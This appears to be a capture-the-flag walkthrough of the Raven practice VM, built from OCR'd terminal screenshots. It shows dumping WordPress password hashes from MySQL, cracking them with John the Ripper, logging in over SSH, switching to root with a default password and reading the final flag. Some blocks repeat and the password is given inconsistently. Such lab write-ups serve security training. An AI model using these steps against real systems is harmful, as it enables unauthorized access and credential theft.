
1. show databases;

2. use wordpress;


3. show tables;

4. select * from wp_users;


5. BONUS: select * from wp_posts;



```
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql>
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+-----------------
----+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered
    | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+-------------------+----------+-----------------
----+---------------------+-------------+--------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49
:12 |                     |           0 | michael      |
```




```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+------------------
----+---------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered
     | user_activation_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+-------------------+----------+------------------
----+---------------------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49
:12 |                     |           0 | michael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31
:16 |                     |           0 | Steven Seagull  |
+----+------------+------------------------------------+---------------+-------------------+----------+------------------
----+---------------------+-------------+-----------------+
2 rows in set (0.00 sec)

mysql> select * from wp_posts;
+----+-------------+---------------------+---------------------+---------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
---------------------------------------+---------------+---------------+------------+----------------+-------------+--
----------+-----------------+---------+---------+---------------------+---------------------+-----------------------+----
--------+-------------------------------------------------------------------+------------+-----------+----------------+-
---------------+
| ID | post_author | post_date           | post_date_gmt       | post_content







                                       | post_title    | post_excerpt | post_status | comment_status | ping_status | po
st_password | post_name      | to_ping | pinged | post_modified        | post_modified_gmt    | post_content_filtered | pos
t_parent | guid                                                               | menu_order | post_type | post_mime_type |
comment_count |
+----+-------------+---------------------+---------------------+---------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
---------------------------------------+---------------+---------------+------------+----------------+-------------+--
----------+-----------------+---------+---------+---------------------+---------------------+-----------------------+----
--------+-------------------------------------------------------------------+------------+-----------+----------------+-
```


michael@target1:/
File Actions Edit View Help

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+------------------
----+---------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered
     | user_activation_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+-------------------+----------+------------------
----+---------------------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49
:12 |                     |           0 | michael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31
:16 |                     |           0 | Steven Seagull  |
+----+------------+------------------------------------+---------------+-------------------+----------+------------------
----+---------------------+-------------+-----------------+
2 rows in set (0.00 sec)

mysql> select * from wp_posts;
+----+-------------+---------------------+---------------------+---------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
---------------------------------------+---------------+---------------+------------+----------------+-------------+--
----------+-----------------+---------+---------+---------------------+---------------------+-----------------------+----
--------+-------------------------------------------------------------------+------------+-----------+----------------+-
---------------+
| ID | post_author | post_date           | post_date_gmt       | post_content







                                       | post_title    | post_excerpt | post_status | comment_status | ping_status | po
st_password | post_name      | to_ping | pinged | post_modified        | post_modified_gmt    | post_content_filtered | pos
t_parent | guid                                                               | menu_order | post_type | post_mime_type |
comment_count |
+----+-------------+---------------------+---------------------+---------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
---------------------------------------+---------------+---------------+------------+----------------+-------------+--
----------+-----------------+---------+---------+---------------------+---------------------+-----------------------+----
--------+-------------------------------------------------------------------+------------+-----------+----------------+-
```


Cracked password hashes with john:

First added two user on a wp_hashes.txt: nano wp_hashes.txt




```
  GNU nano 2.2.6                  File: wp_hashes.txt                        Modified

user1:$P$hashvalu3
user2:$P$hashvalu3
```

Second Cracked password : john wp_hashes.txt




```
root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 37 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 33 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 32 candidates buffered for the current salt, minimum 48 neede
d for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
```

Find a password for second user and gain access in to the system:
ssh steven@192.168.1.110
password: pink:84
su root
password: toor
find /-iname flag*




```
stevin@192.168.1.110's password:
Permission denied, please try again.
stevin@192.168.1.110's password:

sadstevin@192.168.1.110: Permission denied (publickey,password).
root@Kali:~#
root@Kali:~# sad
bash: sad: command not found
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ whoami
steven
$ su
Password:
root@target1:/home/steven# whoami
root
root@target1:/home/steven# who am i
steven   pts/0        2022-06-09 13:42 (192.168.1.90)
root@target1:/home/steven# 
```



```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 37 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 33 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 32 candidates buffered for the current salt, minimum 48 neede
d for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (user2)
```

```
root@target1:/# cd ./root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ _    ____ _ __

|   // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# 
```

Find the flag4 then open with cat commend: cat flag4.txt



```
Password:
root@target1:/home/steven# cd /
root@target1:/# find -iname flag4.txt
./root/flag4.txt
root@target1:/# ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
root@target1:/# cd ./root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ _    ____ _ __

|   // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```